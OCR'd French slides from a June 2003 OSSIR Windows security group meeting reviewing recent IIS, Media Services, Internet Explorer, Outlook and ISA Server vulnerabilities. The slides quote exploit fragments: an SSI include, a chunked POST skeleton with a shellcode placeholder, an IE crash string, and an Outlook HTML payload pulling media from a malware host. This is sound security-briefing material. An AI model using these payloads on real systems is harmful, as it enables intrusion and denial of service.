
EdelWeb

OSSIR
Groupe Sécurité Windows

Réunion du 2 juin 2003



EdelWeb

Revue des dernières vulnérabilités Windows

Nicolas RUFF

nicolas.ruff@edelweb.fr

Dernières vulnérabilités
Avis Microsoft (1/2)

- **Avis de sécurité Microsoft depuis le 12/05/2003**

  - **MS03-018 Patch cumulatif pour IIS**
    - **Affecte : IIS (4.0, 5.0, 5.1)**
    - **Exploit :**
      1. **CSS dans les messages d'erreur (4.0, 5.0, 5.1)**
      2. **Buffer overflow dans le filtre SSI (5.0)**
      3. **Déni de service via une page ASP malformée (4.0, 5.0)**
      4. **Déni de service via une requête WebDAV (5.0, 5.1)**
    - **Exploit :**
      1. **N/A**
      2. **<!--#include file="filename"--> (http://www.nsfocus.net/index.php?act=advisory&do=view&adv_id=17)**
      3. **N/A**
      4. **Requête WebDAV PROPFIND ou SEARCH avec requête > 49,153 octets (http://www.spidynamics.com/iis_alert.html)**
    - **Remarque : MS02-050 doit être installé**

Dernières vulnérabilités
Avis Microsoft (2/2)

- MS03-019 Faille dans le filtre ISAPI Media Services
  - Affecte : Windows Media Services 4.1 (Windows NT4 et 2000)
  - Exploit : exécution de code dans le contexte IWAM_xxx
    - POST /scripts/nsiislog.dll
    - HTTP/1.1
    - Transfer-Encoding: chunked
    - PostLength
    - PostData
    - 0
    - <Shellcode>
  - Cause : "buffer overflow" dans le filtre ISAPI
  - http://softwarecreations.co.nz/
- Re-releases
  - MS03-013 Débordement de buffer dans le gestionnaire de messages
    - Problème de performance
  - MS03-007 Débordement de buffer dans NTDLL.DLL
    - Disponibilité du patch pour NT4 / XP

Dernières vulnérabilités
Infos Microsoft (1/1)

- **Solution for Security Wireless LANs**
  - **http://go.microsoft.com/fwlink/?LinkId=14843**
- **Modèles de sécurité CC pour Windows 2000**
  - **http://go.microsoft.com/?linkid=151546**
- **600,000 utilisateurs coupés d'Internet suite à un hotfix WindowsUpdate incompatible avec les produits Symantec**
  - **http://news.yahoo.com/news?tmpl=story2&cid=528&u=/ap/20030527/ap_on_hi_te/microsoft_bug&printer=1**

Dernières vulnérabilités
Autres avis (1/1)

- BSOD avec IE 6 SP1
  - callto:msils/AAA…AAA+type=directory
- Exécution de code dans Outlook (y compris en "restricted zone")
  - MIME-Version: 1.0
  - Content-Type: text/html;
  - Content-Transfer-Encoding: 7bit
  - X-Source: 05.19.03 http://www..malware.com

  - <html xmlns:t>
  - <head><style>
  - t\:*{behavior:url(#default#time);display:none}</style></head><body>
  - <t:audio t:src="http://www.malware.com/freek.asf" />
  - </body></html>
- Cross-site scripting via les messages d'erreur d'ISA Server 2000
  - Ajouter un entête "VIA:"

Questions / réponses

EdelWeb

- Questions / réponses
- Date de la prochaine réunion :
  - Lundi 7 juillet 2003
- N'hésitez pas à proposer des sujets et des salles